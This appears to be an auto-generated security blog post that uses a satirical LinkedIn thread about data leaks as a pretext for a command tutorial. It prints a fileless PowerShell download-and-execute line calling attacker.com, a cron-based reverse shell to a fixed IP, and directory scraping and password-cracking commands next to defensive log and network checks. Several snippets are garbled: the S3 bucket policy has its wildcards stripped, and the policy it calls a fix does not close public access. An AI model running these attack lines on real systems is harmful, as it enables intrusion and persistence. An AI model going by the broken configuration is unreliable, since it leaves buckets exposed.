
Listen to this Post
Introduction:

In a viral LinkedIn post laced with French cybersecurity humor, offensive security expert Julien Metayer teased a fictional magazine titled DataLeak Hebdo, poking fun at the epidemic of corporate data breaches. The post and its comment section, featuring industry insiders like Christophe Henner and Georges R., highlight a grim reality: organizations are treating data leaks with the same casualness as wellness trends. This article extracts the technical subtext from that satire, providing a practical guide to understanding, exploiting, and mitigating the vulnerabilities that lead to the “13th data leak of the year.”
Learning Objectives:
- Understand the lifecycle of a data breach from initial access to exfiltration.
- Identify common misconfigurations in cloud and on-premise environments that lead to leaks.
- Apply basic incident response commands to detect ongoing data exfiltration.
You Should Know:
- The Anatomy of a Data Leak: From “Yoga” to “Exfiltration”
The comment by Georges R. sarcastically suggests a magazine feature on “how to digest your 13th data leak.” In reality, a data breach is rarely a single event but a chain of failures. It often begins with a simple phishing email or an exposed S3 bucket (a “colégram” waiting to be picked). Once inside, attackers perform reconnaissance, moving laterally until they find valuable data.
To simulate a basic data leak scenario, a penetration tester might use a tool like `gobuster` on Linux to find exposed directories:
gobuster dir -u https://target.com -w /usr/share/wordlists/dirb/common.txt
If an open directory is found, an attacker could wget the entire contents:
wget -r --no-parent https://target.com/openbackup/
This mirrors the “fuite de données” (data leak) that becomes the headline in DataLeak Hebdo.
- The “RSSI de AKANT” Scenario: Red Teaming Double Agents
Christophe Henner’s comment mentions a “double numéro avec RSSI de AKANT,” a playful jab at red teaming exercises. In offensive security, a Red Team simulates a real adversary. A proper exercise involves not just finding vulnerabilities, but testing the Blue Team’s detection capabilities.
A common Red Team tactic is to use Cobalt Strike or a simple Metasploit reverse shell to establish persistence. On a compromised Windows machine, an attacker might use PowerShell to download a payload without touching the disk (fileless malware):
powershell.exe -ExecutionPolicy Bypass -WindowStyle Hidden -NoProfile -Command "IEX (New-Object Net.WebClient).DownloadString('http://attacker.com/payload.ps1')"
For Linux systems, a common persistence mechanism is a cron job:
(crontab -l 2>/dev/null; echo "/5 /bin/bash -c 'sh -i >& /dev/tcp/192.168.1.100/4444 0>&1'") | crontab -
- DORA Compliance: Avoiding the “TIC TIC et TOLEGRAM”
Nicolas GUY’s comment brings up DORA (Digital Operational Resilience Act), which is far from a joke. For financial entities and their critical ICT third-party providers, non-compliance is a regulatory nightmare. DORA mandates strict incident reporting and resilience testing.
To test resilience against a DORA-style requirement (ensuring data integrity), a sysadmin might verify file hashes across backups to ensure no tampering has occurred. Using Linux sha256sum:
sha256sum critical_database.sql > baseline.txt
 Later, to verify
sha256sum -c baseline.txt
On Windows, `Get-FileHash` serves a similar purpose:
Get-FileHash -Algorithm SHA256 critical_database.sql | Format-List
4. Quantique vs. IA: The New Arms Race
Khalid MESGHAR’s comment touches on the “trend quantique” losing steam to AI in the “bullshitters” world. However, in cybersecurity, quantum computing poses a genuine threat to current encryption standards (like RSA), while AI is already being used to generate polymorphic malware.
To simulate a basic cryptographic weakness, a tester might attempt to crack a weak hash using Hashcat on a Linux machine:
hashcat -m 0 -a 0 md5.hash /usr/share/wordlists/rockyou.txt
This demonstrates how easily weak passwords (often the cause of data leaks) can be broken, bypassing the need for a quantum computer entirely.
5. Incident Response: Digérer sa Fuite de Données
When a leak is discovered (the “13ème fuite”), containment is key. For a suspected data exfiltration via network traffic, a Linux admin might use `tcpdump` to capture live traffic to a suspicious IP:
sudo tcpdump -i eth0 host 185.130.5.133 -w suspicious.pcap
On Windows, `netstat` can identify active connections:
netstat -ano | findstr ESTABLISHED
If a specific process (PID) is found, it can be terminated:
taskkill /PID 1234 /F
6. Cloud Hardening: The “Colégram” Bucket
The reference to “Pic, pic, colégram” alludes to the French children’s game, but in cloud security, it refers to leaving buckets open for anyone to “pick.” Misconfigured AWS S3 buckets are a primary source of data leaks.
To audit an S3 bucket’s permissions using the AWS CLI, a security engineer would run:
aws s3api get-bucket-acl --bucket company-backup-2026
aws s3api get-bucket-policy --bucket company-backup-2026
If the policy allows "Principal": "", it is publicly accessible. The fix is to apply a strict bucket policy:
{
"Version": "2012-10-17",
"Statement": [
{
"Effect": "Deny",
"Principal": "",
"Action": "s3:",
"Resource": "arn:aws:s3:::company-backup-2026/",
"Condition": {
"Bool": {
"aws:SecureTransport": "false"
}
}
}
]
}
7. Forensic Analysis: Le Hors Série Ministères
Benjamin Scrive’s request for a “hors série ministères” implies that government agencies are not immune. In a forensic investigation following a breach, analysts often look at logs. On a Linux server, checking `auth.log` for unauthorized sudo access is critical:
sudo grep "Failed password" /var/log/auth.log | tail -20
For Windows Event Logs, PowerShell can be used to query Security events (Event ID 4625 for failed logons):
Get-WinEvent -FilterHashtable @{LogName='Security'; ID=4625} -MaxEvents 20 | Format-Table TimeCreated, Message -AutoSize
What Undercode Say:
- Humor is the Canary in the Coal Mine: The satire in the DataLeak Hebdo post is a direct reflection of industry fatigue. When professionals start joking about the “13th leak” of the year, it signals that basic security hygiene is being neglected for trendier topics like AI or quantum.
- Compliance is Not Security, but it Helps: The mention of DORA amidst the jokes underscores that regulation, however dry, is a necessary backbone for resilience. Without it, the “Yoga for data leaks” approach becomes the default corporate strategy.
- Technical Fundamentals Still Win: While the comments discuss grand themes like quantum computing, the actual mechanics of a data leak remain depressingly low-tech: open buckets, weak passwords, and unpatched systems. The commands listed above remain the first line of defense and the first vector of attack.
Prediction:
By 2026, the convergence of AI-generated deepfake social engineering and automated vulnerability scanning will render the “double numéro” (coordinated attack) the new normal. We predict a rise in “Leak-as-a-Service” offerings on dark web forums, where access to corporate networks is sold in bundles, much like magazine subscriptions. The organizations that survive will be those that move beyond the satire and rigorously automate their patching and identity management, treating every week as a potential “special edition” of a breach report.
▶️ Related Video (86% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Jmetayer Humour – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


